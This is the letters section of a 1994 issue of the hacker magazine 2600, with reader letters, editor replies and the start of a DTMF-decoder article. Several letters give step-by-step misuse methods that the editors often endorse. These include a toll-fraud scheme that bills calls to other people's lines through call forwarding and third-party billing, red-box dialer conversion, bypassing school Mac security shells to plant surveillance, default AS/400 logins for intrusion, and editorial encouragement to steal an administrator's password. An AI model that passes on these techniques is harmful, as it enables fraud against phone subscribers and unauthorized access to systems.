Me: "Hello. Yes you can. I'd like to know if I can just plug in a touch tone phone and use it without any problems?"

Operator: "No, we have to put more voltage on the line and then charge you $1.50 extra each month."

Me: "Uh. Oh, okay, well we'll call you when go to touch tone phones, thanks."

By my calculations, my parents have saved about $270.00 now, by not allowing the phone company to steal an extra $1.50 a month for doing absolutely nothing.

I know what a hassle it can be to have to go back to pulse, but I learned a great trick while living in Brazil that makes me appreciate pulse dialing. Most of the phones were rotary (as a matter of fact, I only came across one touch tone phone in the span of a year). To lock the phones from unauthorized use because you get charged for even local calls, they would put a locking mechanism on the dialing rotor of the phone. A kid I happened to be with showed me how to toggle the "on hook" mechanism to simulate the pulses. Phone numbers with a lot of 9's and 0's are a little tedious, but with practice, even those numbers will be a breeze. By pushing down and up on this mechanism quickly we were able to make all the phone calls we needed and then some!

I've got a cheesy phone with a dead keypad, so I keep in practice by using that phone to search for new loops and such while watching T.V. Sure, a pocket dialer would do the same thing (unless you're in the 2600 office in New York!), but you never know when the batteries are gonna die or something. So whenever you see one of those locking covers on either a touch tone pad or the rotary portion of a phone, make an extra special effort to try out the technique!

Power Spike

An old trick that still works. By the way, it looks like we may have figured out a way to get free touch tones for 2600 or, at least, not be charged an additional fee for them. A service known as Intellidial allows subscribers to have a limited number of FIXXish features (call transfer, call pickup, hold, etc.) for a fairly low price. Touch tone service is automatic for anyone using Intellidial - we're still waiting for the day when it's automatic for everyone.

Improving Grades

Dear 2600:

Last week I had to use a scantron for my finals. I wanted to know if there are any marks I could place on the paper that would tell the computer to give me a better score. I think that the computer they use is some IBM model. Also could you tell me how to write a program in BASIC that would get me into a system like the Internet? I have my local college's number and have gotten to the front door but when it comes to really getting in I have no means of doing it. I have also tried going in from the college itself but I have to be a student or something to get use of the computer.

Thanks for your help...

Brian

These little test papers have been the objects of attention for decades of frustrated students. We've yet to hear a surefire way of defeating them. As for access, remember that the Internet is a lot more than a system, it's a rapidly expanding means of travel to systems all around the world. If you're near a major city, you should look for cheap Internet outlets or public UNIXes. Computer stores or user groups are good sources of information. If you decide to go through your local college, it may be worth your while to take a class there if that qualifies you for a free account. If this is impossible, you can always go through somebody else who attends the school but doesn't have an interest in the net.

Dear 2600:

This year I am taking Basic Programming in high school. When our teacher gave us our disks for our Apple IIe's she put on a different password on each disk to prevent us from copying programs from one disk to another. The program she used to put the password on our disk was made by Microsoft in 1983. I think it is called the Student Password program. This is how it works. You boot up on an Apple IIe or IIGs with your disk in the drive. It will ask you for your password and you type it in. Then you have two options, either run Hello or Catalog. After you choose your option you start typing your program and after you are done you save the program on the disk. When the computer goes to save, it looks at your disk and checks to make sure the password on its RAM is the same as on the disk. If it is, the program is saved. If it is different, it says I/O error. The same thing happens when you load up a program. I also tried to boot up the computer without the disk and then tried to load up the program with the same result. The reason I am telling you this is because our teacher brags about how in ten years no one has gotten around the pass protect. She said if anyone can get around it, they will get an A for the quarter. Please help me look an A!

Black Night
Ohio

If this program was indeed made in 1983, we're sure someone's gotten around it by now and will fill us in. In the meantime, try "forgetting" your password and see if there's anything the teacher can do to "help". Good luck.

Regression

Dear 2600:

In response to a letter from Martin regarding features disappearing from AT&T Public Phone 2000's. I never saw one of these phones working. I made several calls and finally got someone at AT&T to tell me the story. Seems the phones were fielded, and ATT upgraded the software in them. FCC noticed that they had stuff in there (like a modem to call an info service) that was not permitted in the tariffs. No word on how the FCC missed that on the initial release. So, AT&T was forced to disable those features until they got permission from the feds. I was told that the TDD still worked, but I never checked it out. There is also an RJ11 jack on the phone that will allow you to connect your own computer device.

Frankly, I find this very amusing... every time someone says that we'll soon be sending faxes from the beach or making videophone calls like in the AT&T commercial, I just relate this story and assure them that we've got a twenty year wait before they can deliver any of that stuff. Unfortunately, the promise of things to come has shut down a lot of people who would have actually delivered some of this stuff. And I thought Bill Gates was the ultimate vaporware salesman!

Fred

Have you ever gotten tired of hearing those ridiculous AT&T commercials claiming credit for things that don't even exist yet? You will.

Car Tracking

Dear 2600:

I read in the winter 93-94 issue Owen's concern about lojack. This device is used for tracking "stolen" cars. It works by send telemetry information about the car to specific receivers placed around the area. The theory is that if the car is stolen, it could be traced to the stripping shop.

In reality, it transmits telemetry information tracing you to your favorite shops, hangouts, etc. All the time. Many insurance companies require lojack type devices on certain cars (usually high performance sports cars, Saab, Porsche, etc.). Potentially the insurance company could ask the lojack company the average speed of your car, and appropriately adjust your rates. If money is tight at the lojack company they could sell your habits to marketing companies. There is a huge risk for anyone using the lojack device on their car.

I believe the lojack device is easily defeated by yanking out the antenna. These are little loop antennas. There are two intersecting loop antennas about an inch in diameter. They broadcast in the 900 MHz area shared by amateur radio operators. (If you are a ham and you interfere with the lojack freqs, expect a call from the FCC!) These people are really nasty, and are quite difficult to feel treated fairly by.

Tommy B.

We believe that manipulating any kind of surveillance or tracking device is not only acceptable but necessary. Stolen cars are nothing compared to what these things will do to us.

How To Be Honest

Dear 2600:

One addendum you might want to make in regards to the article on hacking honesty tests concerns questions regarding creativity. Since most employers are looking for mindless worker drones, answering "Yes" to any questions phrased, "Are you a creative person?" or "Do you consider yourself to be artistic?" will only work against you. Thanks for the great and important reading material and keep up the good work.

V.A. Soell
Seattle

As if you had to tell us that being artistic and creative is a bad thing.

High School Notes

Dear 2600:

In response to your article about hacking high school Macs, FileGuard cannot be overruled with a startup disk, but holding down shift when you boot up turns off extensions including FileGuard. You can then put your surveillance anywhere on the hard drive.

VitProphit

Dear 2600:

A friend of mine had his issue of 2600 confiscated by a teacher. He was then forced to have a 45 minute one-sided "ethics" of hacking talk with the Vice Principal in charge of punishment of students. The school has no rules saying that they must listen to lectures from the Vice Principal because they have a hacking magazine. I would understand if it was pornography or something like *High Times* magazine because there are district rules about those type of publications. But 2600?! The Vice Principal told my friend that hacking was illegal and that he was concerned about a rash of computer problems the school was having (explanation: stupid teachers are ignorant of how to turn on a computer) and how he knew people who were hackers and every single one of them went to jail! Well, you've heard my story. What should I do? This really pisses me off when teachers make up new rules on the spot when they don't agree with something. Who should I take this up with? How can I make a big deal of this without them wanting to make new rules prohibiting "hacking" publications?

Number 6
Bellevue,WA

Don't be afraid to make a big deal. If they make new rules banning hacking publications, they'll be calling more attention to themselves than you possibly could, something they probably don't want. Contact your local ACLU chapter *and fill them in. They should help your friend get his issue back and make sure that he doesn't get harassed in the future. If you give us more specific information, we can do things on our end as well. For now, letting people know about this was an excellent first step. Thanks.*

Dear 2600:

Almost every high school uses Macs in their computer lab for a couple of simple reasons: they are easier to learn than IBMs, they cost less, and the teachers are too stupid to use IBMs. Because of these reasons (especially the third one), us kids are stuck using these weak little Macs (what do you expect, they're LC IIs, not Quadras). Since it's a well known fact that the younger generation adapt quicker to new technology, the teachers are afraid that we will know how to use the Macs better than them. So to inhibit us from gaining more knowledge than the teachers, what do they do? They put these annoying little shell menus called "At Ease" in which you need their password to get access to the hard drive so you can copy, erase, and cause general chaos.

There are a couple of ways you can get around "At Ease". The first and the easiest way is to get and use the password. But if you have a paranoid teacher who changes the password every three weeks, it gets kind of tough to keep up with it. Also, the second way is more fun and exciting.

To do it the second way you would need to restart your computer. After you restart, hold down shift while it is booting. This will turn the extensions off. After it is done booting it will ask you for the password. Click on "cancel". This will drop you into the "At Ease" screen. Now open up an application like Qbasic, Pascal, MS Works, or any application which is not a demo. Then take the mouse pointer and click on the icon that is located in the very upper right. Pull down the menu and click on "At Ease". Next, open up another application and keep repeating these steps. It will eventually crash "At Ease" and drop you into the Finder with full access. The number of applications you have to open up for it to crash depends on how many megs of RAM you have. On the computers at school, we have four megs and I usually have to open up (in this order) Qbasic, MS Works, Print Shop, and Think Pascal before it crashes.

Deus
The Black Night
Silver Dragon
Pixel Thrust
Zippy the Water God
The Unnamed One

Fighting Traffic

Dear 2600:

With regards to the letter in Winter's 2600 on hacking traffic signals... a little story I picked up from the guys at one of Woz's old companies...

I've heard tell that Woz's ill-fated CL-9 universal remote control was used to hack a traffic signal system (I seem to want to remember the city as Dallas... it has been a while). The express busses there sent an infrared signal to sensors mounted somewhere in the vicinity of the intersection which changed the lights to green, allowing the express to truly be express.

Some enterprising folks put a CL-9 in "learn" mode, captured the signal and then, using the CL-9's wildly powerful transmitter, were able to zip through properly configured traffic signals with a click of the channel changer.

flip
Ohio

Universal remote control indeed.

Become Your Own Admin

Dear 2600:

I am writing in response to A-String's letter in the Winter 93-94 issue requesting information on UNIX-like operating systems for DOS boxes. One of the best UNIX clones I have seen is Linux.

(Excerpt from the Linux FAQ)

Linux is a free, copylefted full-featured UNIX for 386 and 486 machines which use the AT bus. It is still in "beta testing" (the current version number of the kernel is less than 1.0) but is being used worldwide by thousands of people.

Free means that you may use it, change it, redistribute it, as long as you don't change the copyright. Free does not mean public domain. Linux is copylefted under the GNU General Public License. Linux is a freely distributable UNIX clone. It implements a subset of System V and POSIX functionality, and contains a lot of BSD-isms. LINUX has been written from scratch, and therefore does not contain any AT&T or MINIX code - not in the kernel, the compiler, the utilities, or the libraries. For this reason it can be made available with the complete source code via anonymous FTP. LINUX runs only on 386/486 AT-bus machines; porting to non-Intel architectures is likely to be difficult, as the kernel makes extensive use of 386 memory management and task primitives.

(End of excerpt)

As you can see, the best part about Linux is that it is *free*! Linux comes in many "flavors" depending upon the distribution you acquire. I recommend the SLACKWARE distribution: it is very easy to install and is the only Linux distribution approved by J.R. Bob Dobbs.

The SLACKWARE distribution is available on the net at its official distribution site of FTP.CDROM.COM. For those without net access it can be ordered on a 30 disk set or CDROM from Linux Systems Labs for $59.95 (800-432-0556). However, these folks and many like them who distribute software under the GNU Public license don't actually send any of their profits back to the authors or to the Free Software Foundation. To be honest, I spoke with the folks at Linux System Labs this morning and they said they were considering sending 10% of their profits to the FSF, but they weren't sure yet.

Be prepared to either get a new hard drive or repartition your hard drive before installing Linux. It is a complete operating system with its own file system. You will need a 386 or better with at least four megs of Ram to run Linux itself, eight megs minimum to run X windows. The full distribution with X Windows takes up about 90 megs of disk space. However, that includes: X11R5, all TCP/IP utilities, UUCP, GNU C and C++, joe, Tex, vi, emacs, four shells, kermit, mail, elm and pine, Sound Blaster compatibility, all the man pages, and full source code for everything.

I think it's a great way to teach oneself UNIX system administration and just about anything else you want to know about UNIX.

If you want any more info on Linux, feel free to e-mail me at dkstamp@uriacc.uri.edu.

P.S. the current ANAC for the (401) area code is 200-200-4444.

Toaster
Narragansett, RI

Dear 2600:

Got your issue recently (actually a while ago but someone else borrowed it). As usual a good job.

One of your readers (A-String of Kansas on page 27) had a query about UNIX on PC platforms... he might check out the April '94 issue of *UNIX Review* (Vol. 12, #4), ISSN 0742-3136, published by Miller Freeman Inc., POB 42009, Palm Coast, FL, 32142-0009 in a column they have called "PC UNIX" which looks at minimum hardware (486/66, at least 16mb of RAM). The author discusses buses, compares 386, 486, and Pentium potentials, and discusses issues of RAM upgrades. More to follow in the next issue.

A few years ago I worked on the Community Memory BBS in Berkeley, which ran S3R3 UNIX on a 386 box... we had something like 32 megs of RAM and a hard disk that was about one gigabyte. We had ten public terminals (old PCs running a front end, communicating over simple lines - no amplification; basically a twisted-pair, so we had to be within a mile of the phone company switching center; no problem in a small burg like Berkeley). We also had a couple of modem ports that people could dial into, and we could run three more PCs and two UNIX front ends in the shop itself. The only real hit to performance came when us programmers were both doing compiles or some other intensive process (like daily stats, etc.).

Again, thanks for the 'zine. Best of luck!

Primitivo Morales
Processed World

Passing Numbers

Dear 2600:

I hear you get ANI info on a Caller ID box from Cable and Wireless. Since I'm in California, in PacBell's area, I'm not sure this will work with my programmable 800 number from Cable and Wireless. Have you seen this phenomenon actually work on PacBell's system? I would like to hear your report rather than buy a Caller ID box to find out it won't work.

Ethan
Stanford

First of all, it's very rare that a store won't take back something like a Caller ID box if you're not happy with it, regardless of the reason, as long as it's within a few days. Cable and Wireless will pass on the ANI info to your Caller ID box on all 800 and 1+ calls, as does Wiltel, which anyone can use by prefixing 10555 before their 1+. The only catch is that you have to subscribe to Caller ID from your local phone company. Obviously, if this service isn't being offered, you're not going to get any data sent to your Caller ID box.

Dear 2600:

Your recently published article, "Caller ID Technicalities" suggests to me that I might be able to write (or obtain) a simple DOS program for my PC and modem to automatically record Caller ID information in a DOS file. This would be of great benefit to me but I'm not sure how to proceed since I've no expertise in this matter. I'm very keen to learn! Also, how does this work with call waiting?

DD
Somerville, MA

Such programs do exist. Ask around on boards and the net or look in the 2600 Marketplace in future issues. At present, Caller ID doesn't work with call waiting.

Red Box Rumors

Dear 2600:

First, let me start by saying that your magazine is a great source of information for the beginning hack/phreak. Your sarcasm towards the telcos alone is worth the $4.00 cover price. Keep up the excellent work! Now, on to the questions!

I was recently told that the Radio Shack 33-Memory Pocket Tone Dialer (famed for its ability to be converted to a red box) has been discontinued and a new model has been introduced. I was told the new model is much more slick and fancy looking, none of which I care about. My question is: Is this true, has Rat Shack discontinued the 43-141 model, and is the new model Red Box convertible?

Diodhi
New York

Yes to both. Read on.

Dear 2600:

Well, the acclaimed Radio Trash pocket dial conversion has changed a bit... I was dismayed a couple of weeks ago when they told me that the model has been discontinued. I then set out building a Quarter. In the meantime, RS had gotten a "new and improved" pocket dialer. Just think, for all this time we were using old and inferior ones. Anyway, I just wanted to let everybody know that the new ones still work - they made a lame attempt to stop us by encasing the 3.579 in rubber cement. But on the flip side I do believe that this new design gives us *more* room inside to work, and it looks much better.

The Borg
Cleveland

Those Three Tones

Dear 2600:

You know when you call a number, and it gives you three long tones, then the message: "The number you have called is disconnected" or whatever? A friend of mine came up with the hypothesis that the three tones tell the computer something like: "Don't bill the caller" just in case the person called this long distance or from a payphone. My friend claims that he taped the three tones and message on to his answering machine, then went to a payphone and called his house, and that the phone returned his money after he left a message on the machine. So, if you can leave a message, that would mean you could talk forever too without getting billed. This sounds like an interesting version of the green box.

Anyway, I have tried doing this and it does not work for me. I was wondering if the idea sounds feasible and in theory does it work? It could be that my answering machine is distorting the tones.

Empress

The recorded intercept tones shouldn't fool your local phone company or any long distance company with more than a feeble grasp of technology. However, COCOTs can be fooled by these tones. In all likelihood, these payphones will keep the mouthpiece muted, enabling you to hear whatever follows the tones but not allowing you to respond. Anything is possible with COCOTs though. Here's a fun experiment you might want to try. Our old voice mail number was (516) 751-6339. Using NYNEX's new Call Mover Plus service, we stuck our own intercept recording on the old number which tells callers the new number ((516) 473-2626) and gives them the opportunity to stay on the line and be transferred. A COCOT fooled by the tones might actually allow the call to be transferred without activating the billing. It seems unlikely that such a phone would keep the connection open for very long but, then again, we all know stupidity is an Olympic event in the COCOT world.

Cellular Mystery

Dear 2600:

Maybe someone in the Baltimore/Washington Metro area will have a clue as to what this number I stumbled onto is. The other day I was trying a couple of combinations of * and # phone numbers to see if a particular radio station (WIYY 98 Rock in Baltimore) had a toll free cell phone number. Their frequency is 97.9 FM and so I eventually tried #979 and got a recording to the effect of: "You have completed the first step in the Maryland area code switchover. Hang up by pressing end or to complete the second step press [can't remember]."

Does anybody have any clue as to what this is?

JV
Reston, VA

We'll ask around. Meanwhile, please try to remember.

Thoughts On Congress

Dear 2600:

I just finished reading the transcript of the hearings which you testified at last year. It seems pretty obvious to me that the issues surrounding technology are pretty black and white to our government and businesses - either you are a part of the system and learn how to maintain and design the technology, or you're a part of the ignorant masses which pays for services by the techno-elite. There doesn't seem to be any room for the garage experimenter from what I extrapolated from the transcript. Is it now heresy to explore technology independently?

Like many others born towards the end of the Baby Boom during Vietnam, I have little trust or faith in the Federal government to date. And with new issues arising on the technological horizon such as Clipper and the digital highway where the government is a driving force, I have little hope that my attitude will change. Let's face it - Congress simply doesn't care about the technogeeks that began to appear in the 1970s. It's sad. Maybe someone should remind them about some other irreverent garage experimenters, like Benjamin Franklin, Thomas Edison, Alexander Graham Bell and Steve Wozniak.

Gregg Giles
Oregon

All of whom would be incredible hackers today if they were still around. (Only kidding, Woz.)

Dear 2600:

Your response to AO from Arizona in the Spring '94 issue, only told part of the e-mail addresses for the Pres and VP. It gave president@whitehouse.gov and vice.president@whitehouse.gov as Clinton's and Gore's e-mail addresses. Obviously, these are *office* addresses. Clinton and Gore *never* see e-mail addressed here. It's always answered by staff (with form letters, if at all).

In fact, in a recent newsgroup posting from a high level government official, he stated that e-mail was *never* considered in tallying public opinion. The best method was to use "snail mail", preferably handwritten to get considered!

However, if you want to address Clinton himself, send e-mail to clintonpz@aol.com. I've never used it; I only know of it through the grapevine. But Clinton lovers/haters can at least give it a try! You may get an answer.

John

Defending the 64

Dear 2600:

This letter is about Xam Killroy's article on "Build a DTMF Decoder" in the Spring '94 issue.

I, for one, am an avid Commodore 64 user, as are several million people worldwide. Although the article was not completely negative, it did, in fact, state several bad points. First of all, the Commodore is not a "toy computer which currently serves as a doorstop".

Although the 64 is not as powerful as today's PCs, they are very user-friendly. We don't have to worry about installing a program wrong, having IRQ conflicts, or hoping that the device we just hooked up to our COM port was in the right one.

The 64 is user-friendly and very simple to use and very inexpensive. So, you're probably saying, "Geez, this guy must live in the stone age." Actually, I own a 486 DX 33, and am sad to say that the only things I find better on it (over the 64) are some of the games. Sure, I might have a basic memory of a measly 64k, but the 64 can be upgraded also, just like my 486. Furthermore, millions of people can't be wrong about the 64; you don't hear much about it today, but rest assured, the 64 users are still out there.

Just one slight correction. Commodore 64 can be had from $20 to $40 from most sources, and Vic 20s are all but impossible to find used.

All in all, it was a very good article, and I would like to see more done with this "toy computer".

By the way, this letter was composed with my 486... what a bargain. I spent $1200 on a machine to do this, while my $30 64 can do just as good a job.

Commodore Hacker

So why didn't you use it?

Tyranny in Church

Dear 2600:

I am writing you because of a problem we have at our local church. Because most of the people that work at our church have absolutely no experience with Novell Networks, we have to get help from some egotistical dumbass who thinks he's hot stuff. He never comes when the people at church need help, or even when the entire system crashes (mostly due to his stupidity). He is the only person with supervisor rights on this system. I always like to help a church in need, so I am trying to find out how to write a program to procure this man's login ID and his password. The only reason I want to get this information is so that I can free my friends at the church from his oppressive domination of their computer system. Please send me help on how to get his ID and password.

The Roadkill

How can we refuse if it's for a church? Try looking at page 38 for some ideas.

Availability

Dear 2600:

1) I would like to comment on "Bookstore Trouble." At my semi-local bookstore, your magazine is sitting right out in the open, in the computer magazine section. But the clerks at this store won't find any books about hackers for you. I asked them for a book about hackers who have been arrested, and they said they couldn't do a subject search. I had a friend go in and ask about fly fishing, and they just typed in "fishing" in the computer, and got a whole slew of books for him! (Later I went back and looked in the Political Science section, and found "Cyberpunk" and "The Hacker Crackdown".)

2) I was wondering if you knew how to hack Germany's TV system. You get one free channel, and if you watch the other channels, you get charged by the amount of time you spend watching it. I would think it'd be like hacking a basic cable TV box, or a hotel Pay-Per-View box, but I'm not sure. I haven't seen this system personally, but I have a relative over there, and there's not much to do without watching TV, so I'm not sure if the time is calculated at a station, or in a box on the TV and charged every month, or you put coins in... Any ideas?

Hermit the Herman

It's unlikely you put coins in. Perhaps some German readers can enlighten us.

Dear 2600:

I've been keeping up with your magazine for about two years now, and I must say, keep up the good work! The first subject I'd like to bring up is the availability of your issues. In past issues, I've read about readers complaining about hidden issues and conspirators disguised as Barnes and Noble desk clerks. I've found just the opposite up in the wonderful world of 603. At the Barnes and Noble here in Nashua, twenty or more issues of 2600 are received each quarter, and five issues are usually proudly displayed out on the front table right next to the "Welcome to the Internet" books. It's almost ironic to see titles like *Virtual Reality World*, *UNIX For Dummies*, *Advanced C/C++ Programming*, and *2600: The Hacker Quarterly* sitting right next to each other!

The second thing I'd like to address is the abundance of lamers in this area. Okay, I have to admit, not six months ago I was using 3133+ d00d sp33k lik3 this, but now I've repented my warez kiddie sins and slowly migrated into the world of hackerdom. I know some of the secrets of the phone system, and a little UNIX security, but I'm no god. However, at the school I recently transferred to, I am viewed as a hacker/cracker/warez/virus god by all the little weenies who try to convince me to help them crash XXX BBS or change their grades. I'm constantly being asked by the weenies over here to write them a virus or trojan to capture all of the teacher's keystrokes for blackmail or format their hard drive or give them some obscene message. A simple task, but I'm not going to risk suspension just to appease some little twit.

It's amazing how many kiddies out there have watched "Sneakers" and "Wargames" and think they know what they're talking about. It's also amazing that they think it's actually that simple.

seiri

What's even more amazing is how quickly so many of us give up on these kids. There are good hackers in any environment but we need to reach their intellects so they can break away from whatever stagnation they're mired in. If you succeed at this, you will be very surprised at the results.

Secrecy

Dear 2600:

In answer to A-Sdring - Title 18 prohibits even thinking about "KG" and "KY" prefixed machines. Personnel - civilian and government - responsible for these machines were/are under strictest orders to let no one - base commander included - see the inside of the machines (covers removed) and to protect the machines with their lives. Since the cases are made of highly flammable magnesium, etc., it is relatively easy to destroy one by merely igniting it with a thermite grenade, which were easily available. In larger installations, "document destroyers" are used, which should have been done on the Pueblo to destroy their "KY" machines prior to their capture, albeit sinking the ship in the process. Do you really want a highly flammable machine in your bedroom, whose fumes of combustion are also highly toxic? Not this kid!

All "KY" and "KG" machines carry "Top Secret" and "Crypto" clearances. In order to work on one you have to have an additional clearance, the name of which is classified "Confidential".

To learn more, *Scientific American* ran an article some years ago detailing the "KY-12". Since most people were told they would be sent directly to hell (Leavenworth, KS) if they even mentioned the 12, imagine seeing pictures, with covers removed and written details of operation in Scientific American. Several of us took months to get over it. (This is not a joke.)

The machines are well made in a sort of "hobbyist" fashion. They certainly do not look like anything you would see in the average television! This probably comes from having very few people responsible for their design. Consider the concept of proceeding from "breadboard" design directly to limited production. Components are fairly standard - a resistor is a resistor.

What to do with it if you had one? They are all designed to vastly exceed the Data Encryption Standard currently published and promoted by the CIA and NSA. Their algorithms *do not* contain "trap doors", etc. They are only useable in pairs and then only with proper setup codes. Even attempting to break the code will get you in the slammer quite quickly!

As a point of interest, reading Title 18 - publicly available - may be somewhat interesting before pursuing this further.

These machines are nothing but trouble and not much of an intellectual challenge. Trust me. I'm from the government and here to help.

Somewhere in Kansas

Seen the Light

Dear 2600:

I got interested in hacking when I was 12 and I've been scrounging up as much information as I could get my hands on ever since. One day when I was looking through the magazine rack at my local cigar store, I was stunned when I stumbled upon your legendary publication. I was instantly in love! In only one issue I found more useful stuff than I had previously found in an entire year!

Now that I finally have a computer with a modem my interest is hotter than ever. The only problem is that I don't know of any groups, meetings, or hacker BBS's anywhere around my city (Portland, Oregon). It drives me crazy knowing that there are hackers here but I can't get ahold of any of them.

An isolated feeling guy in
Portland, OR

You can start by going to the 2600 meetings in your city. Look on page 46 for details.

IBM Hacking

Dear 2600:

I want to expand upon the letter written by KR from Little Rock regarding hacking IBM computers, particularly the AS/400. KR is absolutely correct. Security is very lax. Most AS/400 machines are being purchased by former mainframe users who are "moving down" rather than by PC users who would be "moving up". This may explain the lack of security consciousness in many AS/400 shops. Some other thoughts that may help:

1) BluLynx is a good communications package to the AS/400. Configuration is relatively easy (CFGS250.EXE) and execute is fast and consistent (BLS250.EXE). There may be other packages but this is the only one I have used.

2) You can use any modem on the PC end, but the AS/400 usually has an IBM model on its end. Reason - IBM won't troubleshoot on the AS/400 end unless you are using their equipment. The AS/400 midrange market has finally opened up to third party hardware (generally just hard disk and some peripherals). IBM tries like hell to lock you into their hardware.

3) The IBM modems are generally synchronous. I'm not positive about this in all cases, but the modem on the PC end has to be capable of supporting synchronous communications. It can be a Hayes compatible. I've mixed and matched three different modems on both ends. The only configurations that worked were the ones having IBM modems on the AS/400 side. All of the modems worked OK on the PC end.

4) IBM is pushing their system to deliver updates electronically. Why spend the money to create magnetic tape or cartridge files? So, most AS/400's do have modems. They download PF's (program fixes) which are updates to the IBM midrange operating system, OS/400. Common IBM model modems are 5853 (2400 bps), 5865 (9600), 5866 (14400), 7855 (9600), 7861-015 (9600), and 7861-016 (14400). The 5xxx series is older - I think for the A, B, C, and D series AS/400s. The 78xx modems are more recent releases. You probably could call the computer room and ask for the model number.

5) In addition to the QSECOFR logon and password, the QSRV logon and password should work. This is the logon for IBM service engineers when troubleshooting hard disk problems and other things. Also, try the QSECOFR logon with the passwords all 1's or all 2's. This may give you lower levels of access if they haven't been disabled.

6) Once you are in, the command structure is very straightforward. Commands max out at nine characters. So, a command like CHGUSRPRF is short for Change User Profile. The F4 key may function as a prompt - the system will just ask you to fill in the blanks! It's also a great way to learn.

That's it for me. Maybe we can get a laid off IBM service rep to provide even more insight. Like KR from Little Rock, I'll be happy to provide more details if anyone is interested.

Powerold
Hartford, CT

Long Arm of the Secret Service

Dear 2600:

This is in response to the Judicator's article on "More Meeting Advice". He writes, "The First Amendment protects our freedom of speech to a degree. If John and Bill had not done anything else but talk about the bank robbery, no harm could have come to either of them."

This is not entirely true. A college student (at a school in the midwest I think) was once apprehended by Secret Service agents who overheard him make threatening comments about the President.

I had no idea the S.S. had so much power, at least for an organization whose original purpose was to arrest counterfeiters.

Juan Valdez
Cambridge, MA

Call Forwarding Tricks

Dear 2600:

Call forwarding allows you to transfer incoming calls to any number that you can direct dial without operator assistance. So how can we use this to our advantage?

First, let's look at this service in my part of NYNEX country. To forward calls from your phone to another number you would dial 72# and wait for the dial tone. Then you would dial the number that will be accepting your calls. You will hear two short tones, then normal ringing. As soon as someone answers, call forwarding is in effect. If nobody answers or the line is busy, hang up and try again. This time no answer is required to establish service. To cancel, you simply dial 73#. You will hear two beeps and then the dial tone.

Now let's use this service to get free calls. Find two or more payphones close together that allow incoming calls and note their numbers. Go to the business or residential phone of your choice and set up call forwarding to one of your pre-selected payphones.

Return to your payphones and dial "0" and the number that you want to call. Use third party billing to the phone where you set up call forwarding. This phone will forward the operator verifying the third number billing to the payphone next to you. When it rings, pick it up and say that you will accept the charges. Now go back to your first payphone and talk for as long as you want - even to foreign countries.

The beauty of this method is that you can bill an infinite number of calls to the same number at the same time. It would look like they had ten people calling out when they have only one line!

CM
Attleboro, MA

This method does indeed work. The hardest part would be to find a phone with call forwarding since relatively few people use that feature. Obviously, the best defense is to disallow third number billing on all of your lines. Using this method, you can forward a line to a payphone and accept collect calls there that would then be billed to the forwarded line. We've also found that using the previously mentioned Call Mover Plus feature allows collect calls to be made to the terminating number, even if collect calls have been blocked for that line. For example, line A is disconnected. If you call it, you'll hear a recording and be transferred to line B. If you call line B collect, you'll get an error since collect calls are being blocked. If you call line A, no block will be in effect since the number isn't in service. You'll then be transferred to line B without the collect block taking effect.

Dear 2600:

I've stumbled across a fairly amazing phone scam perpetrated by none other than AT&T! In late 1993 they began using a new automated collect call service which uses voice recognition to complete calls. Allegedly the system recognizes the words "yes" and "no" when it asks the party who answers the phone if they will accept the charges. However, it also seems to like my answering machine and voice mail - no matter what my message says. AT&T takes it as a yes much of the time, resulting in whopping collect call charges when I haven't even been home or at work! (And AT&T isn't even my long distance company!)

When I complained to AT&T, eventually finding my way to the Vice President of Call Servicing, I was assured that they would "look into it". Weeks later it still doesn't work and I'm still getting bogus charges. How do I stop this fiasco? AT&T refuses to put a block on the line and the local phone company will only block *all* collect calls for a stiff fee, not just AT&T's. AT&T is making a fortune on this from bill payers who don't closely scrutinize their bills and I am spending hours every month pleading with AT&T for credit due. Any suggestions?

LN
Minneapolis, MN

Your first step is to find out where these calls are coming from. Perhaps that will provide a clue. Next, ring your own line when you're away and see if anybody answers. This kind of thing happens all the time. If you can prove that your answering machine is "accepting" these calls, do it and tell the Vice President of Call Servicing that you have evidence of wrongdoing on their part. You might also want to talk with the previous letter writer.

Prodigy Savings

Dear 2600:

I posted this information on the Prodigy Exchange Bulletin Board. It was up for about 12 hours, then it and all replies to it were gone and the original returned to me along with a message from Prodigy stating "it appeared to suggest an action that we find is not in the best interest of the Prodigy service".

While using the bulletin board, I figured out a way to read notes and replies without being timed. I imagine that when they redesigned the boards, they did not realize this. Still, this is their doing and I believe it should be touted as a feature and not hidden away until someone happens upon it. Most importantly if I or anyone else wants to share this information, it should be allowed and not censored! So here goes:

1. Choose the note or reply that you want to read.

2. Now pick e-mail reply. At this point you are no longer charged for the time and **** is in the right bottom corner instead of PLUS.

3. Choose the REVIEW ORIGINAL NOTE or REPLY button. Now you are able to read the note or reply without being charged.

4. Hit the ESC key or click on the button in the upper left of the note or reply to get rid of it.

5. Choose the CANCEL NOTE button. Now you are back in the bulletin board and are being charged (a PLUS in the right bottom corner).

That's all there is to it. I know it's a bit of a pain but time is money (especially on Prodigy bulletin boards). If you read the boards a lot it's worth it and you could probably stretch your two free hours by 30 to 50 percent.

George

You can't honestly be surprised that Prodigy would take such information off their system. Remember, you're using their system and you're expected to play by their rules and pay their prices. Why so many people do this is beyond us.

Hungry For Knowledge

Dear 2600:

I was at one point an avid reader but now I am in prison for about $755,000 in computer related theft. I just wanted to ask if there's anyone out there who would accept payment in the form of a money order or (preferably) stamps for single sheet printed (readable laser or equal prefered) for some of the Internet or hacker-related conferences, just one or two. Twenty-five to 40 pages at a time would be about the max. I'm willing to cover postage, paper, and toner costs and would be eternally pleased. I am in need of some food for the gray matter, that's a definite. Please, no sample books, magazines, or anything that could be "considered" of that nature because it will get refused without a permit which are all currently used on my part.

Emory T. Suchan 583808
Lancaster Correctional
PO Drawer 158
Trenton, FL 32693

(continued on page 42)

dtmf decoder

by Paul Bergsman

In the Spring 94 issue of *2600*, Xam Killroy described a circuit that decodes DTMF touch tone signals and transmits that information to a Commodore 64 or VIC-20 computer. This article expands on that by detailing how to interface a simple DTMF decoder circuit to an IBM-compatible computer via its parallel port. Since IBM-compatibles comprise the vast majority of existing computers, this solution is fairly universal. Information contained in this article was taken from my new book, *Control The World With Your Computer*.

If you don't already own an IBM-compatible computer, older PC/XT and AT-type computers are often available for under $100 at hamfests, auctions, etc. Far from being obsolete, many uses can be found for these inexpensive and ubiquitous computers. This article describes in detail a simple circuit and software that will monitor a telephone line, decode all DTMF signals, and log the data to a computer. It will even decode the A, B, C, and D "Silver-Box" tones used by telcos, the military, ham radio operators, and COCOTs (Customer-Owned Coined-Operated Telephones).

